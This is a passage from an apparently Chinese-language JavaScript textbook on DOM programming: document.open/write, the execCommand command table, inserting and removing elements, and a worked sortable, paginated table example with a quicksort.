“Multipurpose Internet Mail Extensions”），其默认值为“text/html”。参数“sName”为字符串型，可选，代表需要打开的文档所在的窗口。当此参数取值为“replace”时，表示在历史记录中替换当前的文档。此参数的其他可能取值和“window”对象“open”方法的窗口名称参数类似。参数“sFeatures”和“bReplace”的取值也和“window”对象“open”方法的对应参数相同。

注意 尽管“document”对象的“open”方法具有这些可选参数，在实际应用中，最常见的还是不带参数地直接调用“open()”。根据一般的应用经验，带参数的调用此方法有时会造成意外的结果。

“close”方法用来关闭文档流对象。如果在打开一个文档对象后不调用“close”方法，此文档会一直处于未完成的状态。

“writeln”和“write”方法类似，都是向当前的文档流中写入相应的HTML内容。区别在于，“writeln”方法在写入HTML内容后，会在此内容后附加一个回车符。

需要注意的是，如果在文档已经关闭后，直接调用“write”或者“writeln”方法，会自动打开文档对象，效果相当于在此语句前执行“document.open()”。此外在一个已打开的文档流中调用“open”方法将不会发生任何事，而在一个已关闭的文档中调用“open”方法会导致此文档内容清空。

代码12.3.htm是一个利用“document”对象的“open”、“close”等方法实现的源代码隐藏效果。

代码12.3.htm 源代码的简单隐藏

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>12-3  源代码的简单隐藏</title>
<script>
window.onload = function(){
    var str;
    str = document.documentElement.outerHTML;
    document.open();
    document.write("<!-- 你能看到真正的源代码吗？ -->");
    document.close();
    document.body.innerHTML = str;
}
</script>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体;
background-color:#6090DA; padding:4px 10px;">
    你好
    <script>
        dt = new Date();
        document.write(", 当前时间是 ");
        document.write(dt.toLocaleTimeString());
    </script>
</div>
</body>
</html>
```

程序运行效果如图12.7、图12.8和图12.9所示。



图12.7 页面的显示内容



图12.8 查看源代码的结果

之所以会在查看源文件时，看不到页面的真实代码，是因为页面载入完成后，执行函数将页面的HTML内容保存在变量“str”中。然后执行“document.open()”将页面内容清空，用“document.write”写入允许查看的源代码内容，再使用“document.close()”将文档关闭。将变量“str”内容中的内容赋值到“document.body”的“innerHTML”中，此步操作不会影响到源代码中的内容。因此，在刷新后，窗口中的内容就变为只有“<!-- 你能看到真正的源代码吗？ -->”，显示的内容就变为空白。



图12.9 页面刷新后则没有内容显示

需要注意的是，窗口对象“window”也具有同样名为“open”和“close”的方法，但是其实现的作用不同。窗口对象“window”的“open”和“close”方法用来打开和关闭窗口，而“document”对象的“open”和“close”方法用来打开和关闭文档对象。在JavaScript块中调用的“open”方法是“window”对象所有，而在页面元素对象事件中调用的“open”方法是“document”对象所有的，在调用时需要注意区别。读者请尝试执行下面的代码来体会：

```
<script>
function open_win(){
    //此处调用的是"window"对象的"open"方法
    //其执行效果是打开一个新的窗口
    open();
}
</script>
<input type="button" onclick="open_win();" value="打开新窗口" />
<input type="button" onclick="open();close();" value="单击此按钮的效果是调用"document"
对象的"open"方法，打开新的文档流，即清空文档" />
```

12.3.3 执行打印、全选等命令——“execCommand”方法

“document”对象的“execCommand”方法是一个非常“有用”的方法。此方法实际上是提供了一个程序员控制浏览器行为的接口。其语法如下：

```
bSuccess = object.execCommand(sCommand [, bUserInterface] [, vValue])
```

参数“sCommand”必选，字符串型，为需要执行的命令名称。参数“bUserInterface”可选，布尔型，标识此命令执行时是否显示用户界面接口，默认值为假（false）。当其为真（true）时，如果此命令支持的话会显示用户界面，当其为假（false）时，如果命令需要参数，则“vValue”参数必须提供。参数“vValue”可选，类型视具体的命令而定。

注意 不同的浏览器可能支持不同的方法名。本书介绍的以“Internet Explorer”浏览器为准。

表12.6所示的是所有已支持的“sCommand”参数取值及描述。

表12.6 可执行的命令列表

“sCommand”字符串	描　述	有无用户界面	附加参数“vValue”取值
2D-Position	允许拖动绝对定位的元素	无	必选，“true”或“false”，表示是否允许拖动
AbsolutePosition	将某元素的“style.position”定位属性设置为绝对定位（absolute）	无	必选，“true”或“false”，表示是否为绝对定位
BackColor	设置或返回当前选区的背景色	无	必选，标识颜色的字符串
Bold	反转当前选区的粗体设置	无	可选，设置为“null”或忽略
ClearAuthenticationCache	清空缓存中所有授信信息	无	可选，设置为“null”或忽略
Copy	将当前选区复制至剪贴板	无	可选，设置为“null”或忽略
CreateBookmark	建立一个锚点或返回当前选区的锚点名称	无	必选，字符串型，标识一个有效的锚点名称。提供一个空字符串会导致执行失败
CreateLink	在当前选区插入一个超链接，或者显示一个对话框，允许用户自行设定需要插入的超链接指向的URL	可设置为“true”或“false”	可选，字符串型，标识超链接指向的URL
Cut	将当前选区复制至剪贴板，然后删除此选区内容	无	可选，设置为“null”或忽略
Delete	将当前选区内容删除	无	可选，设置为“null”或忽略
FontName	设置或返回当前选区的字体名称	无	必选，字符串型，标识字体的名称
FontSize	设置或返回当前选区的字体大小	无	必选，整型或字符串型，标识字体的大小
ForeColor	设置或返回当前选区的字体颜色	无	必选，字符串型，标识字体的颜色
FormatBlock	设置当前块的格式标记	无	必选，字符串型，标识一个有效的块格式标记
Indent	增加选中文本的缩进量	无	可选，设置为“null”或忽略
InsertButton	将当前选中文本替换为一个按钮（button）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertFieldset	将当前选中文本替换为一个域（fieldset）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertHorizontalRule	将当前选中文本替换为一个横线（hr）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertIFrame	将当前选中文本替换为一个内嵌框架（frame）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省

（续）

“sCommand”字符串	描　述	有无用户界面	附加参数“vValue”取值
InsertImage	将当前选中文本替换为一个图像（img）对象	可选，可取值“true”或“false”	可选，字符串型，标识生成的图像对象的“src”属性，“bUserInterface”取值为“true”时此参数被忽略
InsertInputButton	将当前选中文本替换为一个按钮（input type=button）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputCheckbox	将当前选中文本替换为一个复选框（input type=checkbox）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputFileUpload	将当前选中文本替换为一个文件上传（input type=file）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputHidden	将当前选中文本替换为一个隐藏文本域（input type=hidden）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputImage	将当前选中文本替换为一个图像提交按钮（input type=image）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputPassword	将当前选中文本替换为一个密码文本框（input type=password）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputRadio	将当前选中文本替换为一个单选框（input type=radio）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputReset	将当前选中文本替换为一个重置按钮（input type=reset）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputSubmit	将当前选中文本替换为一个提交按钮（input type=submit）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertInputText	将当前选中文本替换为一个文本框（input type=text）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertMarquee	将当前选中文本替换为一个空的跑马灯（marquee）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertOrderedList	将当前选中文本在有序列表和普通格式块之间转换	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertParagraph	将当前选中文本替换为一个换行（p）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省

（续）

“sCommand”字符串	描　述	有无用户界面	附加参数“vValue”取值
InsertSelectDropdown	将当前选中文本替换为一个下拉列表（select）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertSelectListbox	将当前选中文本替换为一个列表（select）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertTextArea	将当前选中文本替换为一个多行文本框（textarea）对象	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
InsertUnorderedList	将当前选中文本在无序列表和普通格式块之间转换	无	可选，字符串型，标识生成的对象的“id”属性，可以为“null”或缺省
Italic	将当前选中文本在斜体和非斜体之间转换	无	可选，设置为“null”或忽略
JustifyCenter	将当前选中文本所在格式块设置为居中对齐	无	可选，设置为“null”或忽略
JustifyLeft	将当前选中文本所在格式块设置为居左对齐	无	可选，设置为“null”或忽略
JustifyRight	将当前选中文本所在格式块设置为居右对齐	无	可选，设置为“null”或忽略
LiveResize	允许“MSHTML”编辑器在改变对象大小或拖动对象时，连续的刷新显示，而不是在改变结束后才刷新显示	无	必选，“true”或“false”，表示是否打开此设置
MultipleSelection	允许实现多重选择	无	必选，“true”或“false”，表示是否打开此设置
Outdent	减少选中文本的缩进量	无	可选，设置为“null”或忽略
OverWrite	切换改写/插入编辑模式	无	可选，设置为“null”或“true”为改写模式，设置为“false”或缺省为插入模式
Paste	将当前选中文本替换为剪贴板中的内容	无	可选，设置为“null”或忽略
Print	打开打印对话框	是	可选，设置为“null”或忽略
Refresh	刷新当前文档	无	可选，设置为“null”或忽略
RemoveFormat	移除当前选区的格式	无	可选，设置为“null”或忽略
SaveAs	将当前网页保存为文件	可选，可取值“true”或“false”	可选，字符串型，标识保存的文件路径和名称，路径中的文件夹名称间用两个反斜线分隔（“\\”）
SelectAll	全选文档内容	无	可选，设置为“null”或忽略
UnBookmark	移除当前选区的所有锚点	无	可选，设置为“null”或忽略
Underline	将当前选中文本在有下划线和无下划线之间转换	无	可选，设置为“null”或忽略
Unlink	移除当前选区的所有超链接	无	可选，设置为“null”或忽略
Unselect	取消选择	无	可选，设置为“null”或忽略

代码12.4.htm是一个应用“execCommand”方法的例子。

代码12.4.htm “execCommand”方法应用示例

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>12-4  "execCommand"方法应用示例</title>
<script>
//全选页面内容
function selectAll(){
    document.execCommand("SelectAll", false);
}
//弹出"另存为"对话框
function saveAs(){
    document.execCommand("SaveAs", true, "C:\\sample.htm");
}
//将页面的文本内容设置为粗体
function boldAll(){
    //首先全选页面文本
    document.execCommand("SelectAll", false);
    //然后调用切换粗体的命令
    document.execCommand("Bold", false);
    //最后清除选择，恢复页面的状态
    document.execCommand("Unselect", false);
}
//弹出"打印"对话框
function print(){
    document.execCommand("Print");
}
</script>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; color:white; font-family:Arial, 宋体; background-color:#6090DA; padding:4px 10px;">
你好
<script>
dt = new Date();document.write(", 当前时间是 ");document.write(dt.toLocaleTimeString());
</script>
<br/><br/>
<input type="button" value="全选" onclick="this.blur();selectAll();" />
<input type="button" value="保存" onclick="this.blur();saveAs();" />
<input type="button" value="全文加粗" onclick="this.blur();boldAll();" />
<input type="button" value="打印" onclick="this.blur();print();" />
</div>
</body>
</html>
```

程序运行效果如图12.10、图12.11、图12.12和图12.13所示。



图12.10 程序运行初始界面



图12.11 鼠标左键单击“全文加粗”按钮后的效果



图12.12 鼠标左键单击“保存”按钮后的效果

图12.13 鼠标左键单击“打印”按钮后的效果

代码说明如下。

（1）由于“document”对象的“execCommand”方法操作的是选区对象，因此示例中，每个按钮均在调用此方法前先调用按钮的“blur”方法，来使当前被单击的按钮失去焦点。失去焦点后，文档的选区对象就是整个文档，也就是说，此时“execCommand”方法操作的就是整个文档。

（2）对于“execCommand”方法的第2个参数“bUserInterface”，尽管可以缺省，但应尽量给出，避免出现意外。此参数如果取值为“false”时，第3个参数“vValue”应给出，否则程序很可能出错。

（3）参数“bUserInterface”表示此命令是否显示用户界面，但是出于安全性因素，有些命令即使设置了此参数为“false”，也会显示用户界面（例如“SaveAs”命令）。

12.4 插入和删除元素

在前面介绍“document”对象的时候，有一个方法“createElement”，用来生成新的HTML元素。此方法允许程序员在页面中动态地添加元素。其语法很简单，只有一个必选的参数，字符串型，为需要生成的元素的标记名。生成的元素并不处于文档的树形结构中，犹如一个独立于页面的，只存在于内存中的抽象的元素，需要程序员显式地将其加入到文档DOM中。

说明 如果生成的新元素没有被插入文档中，则调用其某些方法会造成错误。例如“focus”方法，因为此时元素不可见，会造成异常。

12.4.1 在容器元素的末尾插入元素——“appendChild”方法

所有可以容纳子HTML元素，均具有DOM方法“appendChild”。此方法的语法如下：

```
container.appendChild(objSub);
```

参数“objSub”必选，为需要插入的子元素。此方法会将“objSub”元素插入到调用该方法的容器元素的最后。

需要注意的是，在元素生成后，可以随意修改其某些属性，而在插入文档后，某些属性将变为只读，对其进行赋值会导致错误，例如：

```
newObject = document.createElement("input");
newObject.type = "button";
document.body.appendChild(newObject);
```

是正确的，不会造成错误。而下面代码：

```
newObject = document.createElement("input");
document.body.appendChild(newObject);
newObject.type = "button";
```

则会导致“无法得到type属性。不支持该命令”的错误。

代码12.5.htm是一个使用“appendChild”方法的例子，用来生成自定义的链接。

代码12.5.htm “appendChild”方法应用—添加新链接

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>12-5  "execCommand"方法应用示例</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; background-color:buttonface; border-style:none; }
a { margin:2px 10px; color:white; font-weight:bold; }
#d01 { font-size:14px; color:white; font-family:Arial, 宋体; background-
color:#6090DA; padding:4px 10px; height:24px; }
</style>
<script>
function insertLink(){
    //使用"createElement"方法生成新元素
    var newLink = document.createElement("a");
    newLink.innerHTML = $("txtDesc").value;
    newLink.href = $("txtAddr").value;
    //将新元素插入"div"中
    $("d01").appendChild(newLink);
}
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
<table>
    <tr>
        <td>链接地址：</td><td><input id="txtAddr"></td>
    </tr><tr>
        <td>链接描述：</td><td><input id="txtDesc"></td>
```

```
    </tr><tr>
        <td cols="2"><input type="button" value="添加" onclick="insertLink();"></td>
    </tr>
</table>
<div id="d01" ></div>
</body>
</html>
```

其执行效果如图12.14所示。

图12.14 “appendChild”方法应用—添加新链接

注意 “appendChild”方法接受的参数必须是此容器元素所在文档创建的元素。例如，父页面文档“createElement”方法创建的新元素，插入其内嵌框架页面的某一容器元素中是不可以的。

12.4.2 在指定的元素前插入元素——“insertBefore”方法

如果不希望将子元素插入容器元素的最后，需要指定插入于其某一个子元素前，需要使用“insertBefore”方法，其语法如下：

```
container.insertBefore(objSub [ , oChildNode]);
```

参数“objSub”必选，为需要插入的子元素。参数“oChildNode”可选，为需要将子元素插入的位置后的元素。此方法的执行效果是，将元素“objSub”插入“container”元素的子元素“oChildNode”前。可选参数“oChildNode”缺省时，元素“objSub”会被插入至“container”元素的末尾，其效果类似于“appendChild”。例如：

```
<div id="d01">
    <span> 1 </span><span id="s01"> 2 </span><span> 3 </span>
</div>
<script>
function $(str){ return(document.getElementById(str)); }
obj = document.createElement("span");
obj.innerHTML= "4";
$("d01").insertBefore(obj, $("s01"));
</script>
```

执行后，“div”的HTML内容为“ 1 4 2 3 ”。

12.4.3 “appendChild”与“insertBefore”方法的其他运用

“appendChild”与“insertBefore”方法不仅可以用于在容器元素中插入新建的HTML元素对象，也可以用于将页面中已经存在的元素插入相应容器中。其效果相当于将原存在的元素移动到指定的位置，本章最初的代码12.1.htm中，就利用此特点实现HTML元素在不同父节点之间的移动，和在同一个父节点中顺序的调整。

需要注意的是，不可以试图将容器元素的父节点用“appendChild”或“insertBefore”方法添加到其下，例如下面的代码：

```
<div id="d01">
    <div id="d02"></div>
</div>
<script>
function $(str){ return(document.getElementById(str)); }
$("d02").appendChild ($("d01"));
</script>
```

是不可以的，执行时虽然不会报错，但是执行的“appendChild”方法并不会造成任何改变。

12.4.4 删除节点——“removeChild”方法

仅仅能够动态地增加HTML节点和调整节点的位置，还不足以满足页面程序设计的需要。有时需要动态地删除掉某些节点。DOM提供了相应的接口，即容器元素的“removeChild”方法。其语法如下：

```
container.removeChild(objSub);
```

参数“objSub”必选，为需要删除的子元素。下面是一个使用此方法的简单例子：

```
<div id="d01">
    <span> 1 </span><span id="s01"> 2 </span><span> 3 </span>
</div>
<script>
function $(str){ return(document.getElementById(str)); }
$("d01").removeChild ($("s01"));
</script>
```

执行后，“div”的HTML内容为“ 1 3 ”。

注意 “removeChild”方法接受的参数必须是此容器元素的子元素，否则会造成错误。

12.5 小结

文档对象模型（DOM）是HTML页面与JavaScript交互的基础，体现了页面的逻辑结构。其提供了对浏览器本身及页面元素强大的控制能力。本章的知识点如下。

（1）“DOM”结构：讲述“DOM”的定义，“DOM”节点类型，“DOM”的树状结构模型。

（2）讲述窗体对象的“navigator”、“clipboardData”、“history”、“location”与“screen”子对象具有的属性和方法，列举其应用形式。

（3）讲述“document”对象的属性与方法，深入讲解了文档的打开和关闭，并利用此特性举例讲解隐藏源代码功能的实现。

（4）讲解“execCommand”方法，列出此方法可接受的参数，并举例实现全选页面内容、打印等功能。

（5）使用“appendChild”和“removeChild”等“DOM”方法实现插入和删除元素操作。

第13章 DOM应用——可排序的分页表格

上一章初步接触了文档对象模型“DOM”，讲述了“DOM”的定义、“DOM”的节点类型和“DOM”的树状结构模型。详细讲述了窗口对象的子对象和文档“document”对象的属性和方法等，并通过具体的例子讲解各个方法在“DOM”操作中的应用。利用这些方法，可以方便地实现页面元素的添加、删除和位置改变等。本章将进一步展示“DOM”在JavaScript中的应用。并将讲解排序算法在JavaScript中的实现。

13.1 实例：可以按不同列排序、支持分页的表格

代码13.1.htm是一个可以按不同列排序，并支持分页的表格。由于代码很长，下面分段解释，完整的代码可以在本书的光盘中获取。

代码13.1.htm 可以按不同列排序、支持分页的表格

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>13-1  可以按不同列排序、支持分页的表格</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
a { margin:2px; font-weight:bold; color:#BB8A9F; }
#hutia { border-collapse:collapse; border:1px solid black; }
#hutia tr { display:none; }
#hutia td { border:1px solid black; padding:5px 15px; }
#hutia th { border:1px solid black; padding:5px 15px; cursor:pointer; }
#nav_bar { margin:10px; }
</style>
```

HTML页面头部，定义了页面的基本样式。

```
<script>
//声明全局变量：分页大小，当前分页号码，分页导航链接数量，最后一次排序的列
var page_size, current_page, nav_len, last_sort_col;
```

脚本部分开始。首先定义全局变量，用于保存分页大小、当前分页的编号、分页导航链接的个数，和用户最后一次排序操作所在的列的表头单元格的引用。

```
//函数"format_number"将数字格式化为需要的字符串
function format_number(i, len){
    var pre = new Array(len-String(i).length+1);
    pre = pre.join("0");
    return(pre + i);
}
```

函数“format_number”参数将数字格式化为需要的字符串，参数“i”为需要格式化的数字，“len”为格式化后的字符串的长度。数字转换为字符串后，不够长度的部分用“0”补齐。值得注意的是，此处生成指定长度的、用“0”填充的字符串，是通过数组的“join”方法实现的。需要获得长度为n的字符串，则先用“new Array(n+1)”生成一个长度为“n+1”的数组，然后用“join”方法将此数组元素连接起来，“n+1”个元素需要“n”个连接字符，由此获得最终需要的字符串。这是一种非常快速而低资源消耗的、生成指定长度的长字符串的方法。

```
//函数"hide"隐藏相应的HTML元素
function hide(obj){ obj.style.display = "none"; }

//分页导航跳转函数
function nav_first(){ showPage(0); }
function nav_previous(){ showPage(current_page-1); }
function nav_next(){ showPage(current_page+1); }
function nav_last(){ showPage(parseInt($("hutia").rows.length/page_size)+1); }
```

上面的四个函数分别实现跳转到第一页、上一页。下一页和最后一页的导航。

```
//快速排序算法
function quick_sort(ary){
    var ary1, ary2, mid, re;
    if(ary.length<2){
        return(ary);
    }else if(ary.length==2){
        if(ary[0].key>ary[1].key)return(ary.reverse());
        return(ary);
    }else{
        ary1 = new Array();
        ary2 = new Array();
        mid = ary[0];
        for(var i=1; i<ary.length; i++){
            if(ary[i].key < mid.key){
                ary1.push(ary[i]);
            }else{
                ary2.push(ary[i]);
            }
        }
        return(quick_sort(ary1).concat(mid, quick_sort(ary2)));
    }
}
```

函数“quick_sort”是一个快速排序算法，其算法中采用了递归调用。本章中的后继小节会对排序算法的JavaScript实现进行详细的讲解。

```
//刷新分页导航栏
function refresh_nav(pageNo, page_count){
    var str_nav, iStart, iEnd;
    //刷新导航链接的可用性
    if(pageNo == 0){
        $("nav0").disabled = $("nav1").disabled = true;
```

```
        $("nav2").disabled = $("nav3").disabled = false;
    }else if(pageNo == page_count - 1){
        $("nav0").disabled = $("nav1").disabled = false;
        $("nav2").disabled = $("nav3").disabled = true;
    }else{
        $("nav0").disabled = $("nav1").disabled = false;
        $("nav2").disabled = $("nav3").disabled = false;
    }
    //处理导航栏分页链接
    str_nav = "";
    //计算导航分页的起始和结束位置
    iStart = pageNo-nav_len/2+1>0 ? pageNo-nav_len/2+1:0;
    if(iStart+nav_len-1>page_count && page_count>nav_len-1)iStart = page_count - nav_len + 1;
    iEnd = iStart+nav_len-1>page_count?page_count:iStart+nav_len-1;
    //生成分页链接
    for(var i=iStart; i<iEnd; i++){
        str_nav += "<a href=\"#\" onclick=\"showPage(" + i + ");\" ";
        str_nav += (i==pageNo?"disabled":"") + " >";
        str_nav += (i+1) + "</a>";
    }
    //输出分页链接
    $("nav_page").innerHTML = str_nav;
    //处理分页跳转下拉列表框
    //解除跳转事件绑定
    $("nav_jumper").onchange = null;
    //清空下拉列表框
    while($("nav_jumper").options.length>0)$("nav_jumper").removeChild($("nav_jumper").
    options[0]);
    //生成新的下列列表框
    for(var i=0; i<page_count; i++){
        $("nav_jumper").options[i] = new Option(i+1, i);
        if(i==pageNo)$("nav_jumper").options[i].selected = true;
    }
    //绑定跳转事件
    $("nav_jumper").onchange = function(){ showPage(parseInt(this.value)); }
}
```

函数“refresh_nav”用于在跳转分页后，刷新分页导航部分的内容。包括3个部分：依据当前分页的位置判断“第一页”、“上一页”等链接的可用性；刷新分页链接的内容；刷新分页跳转下拉列表框的内容。

小技巧 当一个链接的“disabled”属性被设为“true”后，将不会发生“onclick”事件。

```
//设置分页大小
function setPageSize(iSize){
    //隐藏原来显示的条目
    for(var i=current_page*page_size; i<(current_page+1)*page_size &&
    i<$("hutia").rows.length-1; i++){
        hide($("hutia").rows[i+1]);
```

```
    }
    page_size = iSize;
    showPage(current_page);
}
```

函数“setPageSize”用于更改分页的大小。读者应注意程序中的逻辑，在更改分页大小前，先将已显示表格的行隐藏，然后修改全局的“page_size”变量，最后调用“showPage”函数将对应表格行显示出来。

```
//函数"show"显示相应的HTML元素
function show(obj){ obj.style.display = "block"; }

//函数"showPage"切换表格分页
function showPage(pageNo){
    //定义局部变量
    var item_count, page_count;
    //判断入口参数是否正确
    if(pageNo==undefined || isNaN(pageNo))return;
    //计算总页数
    item_count = $("hutia").rows.length;
    page_count = item_count / page_size;
    //处理非整数页数
    if(page_count != Math.round(page_count))page_count = parseInt(page_count) + 1;
    //判断页面号是否在范围内
    if(pageNo > page_count - 1)pageNo = page_count - 1;
    if(pageNo < 0)pageNo = 0;
    //隐藏原来显示的条目
    for(var i=current_page*page_size; i<(current_page+1)*page_size && i<item_count-1; i++){
        hide($("hutia").rows[i+1]);
    }
    //将当前的分页号保存在全局变量中
    current_page = pageNo;
    //显示当前的条目
    for(var i=current_page*page_size; i<(current_page+1)*page_size && i<item_count-1; i++){
        show($("hutia").rows[i+1]);
    }
    //处理导航栏
    refresh_nav(current_page, page_count);
}
```

函数“showPage”用于显示指定的表格分页。其原理是，根据分页大小计算可见的表格行的范围，将不可见行的样式的“display”属性设为“none”，将可见行的样式的“display”属性设置为“block”，来达到分页的效果。函数中，对于总分页数、指定页对应的条目序号等的计算请读者仔细理解。

```
//函数"table_sort"将表格按指定列排序
function table_sort(colIndex){
    //定义局部变量
    var arySorter, len, obj, tbody;
    //获得指定列的表头单元格
    obj = $("hutia").rows[0].cells[colIndex];
```

```
        //隐藏原来显示的条目
        for(var i=current_page*page_size; i<(current_page+1)*page_size
        && i<$("hutia").rows.length-1; i++){
            hide($("hutia").rows[i+1]);
        }
        //获取表格的"tbody"对象
        tbody = $("hutia").getElementsByTagName("tbody")[0];
        //获取需要排序的表格行数
        len = $("hutia").rows.length-1;
        //开始排序
        if(obj.sorted){
            //如果此列已排序，只需表格按行反转即可
            for(var i=0; i<len; i++){
                tbody.insertBefore(tbody.childNodes[0], tbody.childNodes[len-i]);
            }
        }else{
            //如果此列未排序
            //如果有已排序的列，将该列的排序标志设为"假"
            if(last_sort_col)last_sort_col.sorted=false;
            //将此列表头单元格存入全局变量
            last_sort_col = obj;
            //将此列排序标志设为"真"，存入此列表头单元格的自定义属性"sorted"中
            obj.sorted = true;
            //初始化数组作为排序的容器
            arySorter = new Array(len);
            //循环访问表格的各行，将其存入数组中
            for(var i=1; i<len+1; i++){
                arySorter[i-1] = $("hutia").rows[i];
                //将每行的排序列HTML内容存入数组元素的自定义属性"key"中
                arySorter[i-1].key = $("hutia").rows[i].cells[colIndex].innerHTML;
            }
            //调用排序函数对此数组排序
            arySorter = quick_sort(arySorter);
            //按顺序将表格各行重整
            for(var i=0; i<len; i++){
                tbody.insertBefore(arySorter[i], tbody.childNodes[i]);
            }
        }
        //恢复显示条目
        for(var i=current_page*page_size; i<(current_page+1)*page_size &&
        i<$("hutia").rows.length-1; i++){
            show($("hutia").rows[i+1]);
        }
    }
```

函数“table_sort”将表格按指定列排序，其参数“colIndex”表示排序依据的列的位置。当分页表格的表头被鼠标单击时，激发的单击事件会调用此函数，将表格按对应的列排序。依照操作的不同，排序分为两种情况：一种是将已排序的列反转，另一种是将乱序的表格按自小至大的顺序重排。不论是哪种情况，排序前各行的显示与隐藏状况都可能不再符合页面的分页状态，因此在排序执行前，先

操作显示行的“style.display”样式将其隐藏，在排序后再根据分页状态显示对应的行。

小技巧 本例中，在对表格各行排序时，并没有直接操作行元素对象，而是将各个行放入一个数组容器中，对此数组排序后，再依据此数组将表格重排。由于排序操作是一个递归操作，会消耗大量的系统资源，而利用DOM方法将表格各个行元素的顺序重排也是一个非常消耗资源的操作，因此和直接对表格行元素排序相比，这样做大大节约了系统资源，加快了程序的执行速度。

```
function $(str){ return(document.getElementById(str)); }

window.onload = function(){
    //初始化全局变量，用于分页
    page_size = 10;
    current_page = 0;
    nav_len = 10;
    //显示默认分页
    showPage(0);
}
```

页面载入完成时，初始化各个全局变量，并显示默认分页。

```
</script>
</head>
<body>
<table id="hutia">
    <thead><tr>
        <script>
            for(var j=0; j<5; j++){
                document.write("<th onclick=\"table_sort(" + j + ");\">表头第"
+format_number(j+1, 3)+"列</th>");
            }
        </script>
    </tr></thead>
    <tbody>
        <script>
            for(var i=0; i<123; i++){
                document.write("<tr>");
                for(var j=0; j<5; j++){
                    document.write("<td>排序用随机号：" +
                    format_number(parseInt(Math.random()*10000), 4) +"<br>第");
                document.write(format_number(i+1, 3)+"行，第"+format_number(j+1, 3)+"列</td>");
                }
                document.write("</tr>");
            }
        </script>
    </tbody>
</table>
```

上面的“<table>”是用于测试分页效果的数据表格。为了便于测试，循环调用文档对象的“write”方法写入各个单元格内容。在实际的应用中，任意的具有一行表头的表格结构都可以应用本例中的分

页和排序代码。

```
<div id="nav_bar">
    <a id="nav0" href="#" onclick="nav_first();">第一页</a>
    <a id="nav1" href="#" onclick="nav_previous();">上一页</a>
    <span id="nav_page"></span>
    <a id="nav2" href="#" onclick="nav_next();">下一页</a>
    <a id="nav3" href="#" onclick="nav_last();">最后页</a>
    |
    跳转到第<select id="nav_jumper"></select>页
    |
    每页显示数量
    <select onchange="setPageSize(parseInt(this.value));">
        <option value="5">5</option>
        <option value="10" selected >10</option>
        <option value="20">20</option>
        <option value="50">50</option>
    </select>
</div>
</body>
</html>
```

上面的“div”用于显示分页导航的内容。

程序运行效果如图13.1、图13.2和图13.3所示。



图13.1 选择每页5条数据后的页面效果

代码说明如下。

（1）页面载入后，默认显示一个5列×11行（1行表头，10行数据）的表格，并显示第1至第10行的数据。在表格的表头任意一个单元格上单击鼠标左键，表格将按照此列的内容正序排列表格下方的分页导航。再次在已排序的表头列上单击，则表格内容变为反序排列。表格下方的导航栏使用户可以方便地跳转到需要的分页。此外此分页表格还支持改变分页大小显示。

（2）排序是计算机程序中非常常见的一种算法，有广泛的应用。本示例代码使用的是“快速排序”算法。关于各种排序算法的JavaScript实现会在后面的小节中介绍。

（3）在符合条件的数据非常多的时候，分页是一个非常好的选择。分页可以有效地减少用户同一时

间浏览的数据量，加快浏览速度，也可以减少系统的资源消耗。常见的分页导航包含的元素有："上一页"、"下一页"、"第一页"和"最后一页"的快速跳转，直接跳转到邻近的某一页，跳转到指定的分页位置。

图13.2 单击第2列，则表格按第2列的内容进行正序排列



图13.3 跳转到第7页的页面效果

(4) 在服务器端的分页，通常是选取符合条件的数据，并发送给客户端。具有数据流量小，节约网络开支的优势，但是需要消耗服务器资源，同时在不同的分页间跳转时需要再次访问服务器，常因网络延时造成响应缓慢。本例演示的是客户端的分页，此类分页实际上只是一种"假"的分页。在浏览页面时，所有的数据都已经被载入，跳转分页的操作其实是通过操作页面元素的样式，控制相应条目的显示和隐藏，来模拟传统的分页。客户端分页并不能减少数据传输，网络资源的消耗还常常大于传统的服务器端分页。但是其有着服务器端分页所不具有的优势，即极快的反应速度和较低的服务器资源占用。由于所有数据均已载入，因此切换分页的时候不受网络延时的影响，有着很好的用户体验。因此在实际使用的时候，程序员应当根据具体的数据量和应用需要来决定适用的分页模式。

13.2 表格对象的结构与动态改变表格

表格对象是HTML语言中最"古老"的对象之一，曾经在HTML页面布局中起着举足轻重的作用。随着Web2.0的推广和xHTML标准的推行，其在HTML页面中所扮演的角色已经逐渐由布局的工具转变

为数据的容器。

13.2.1 xHTML简介

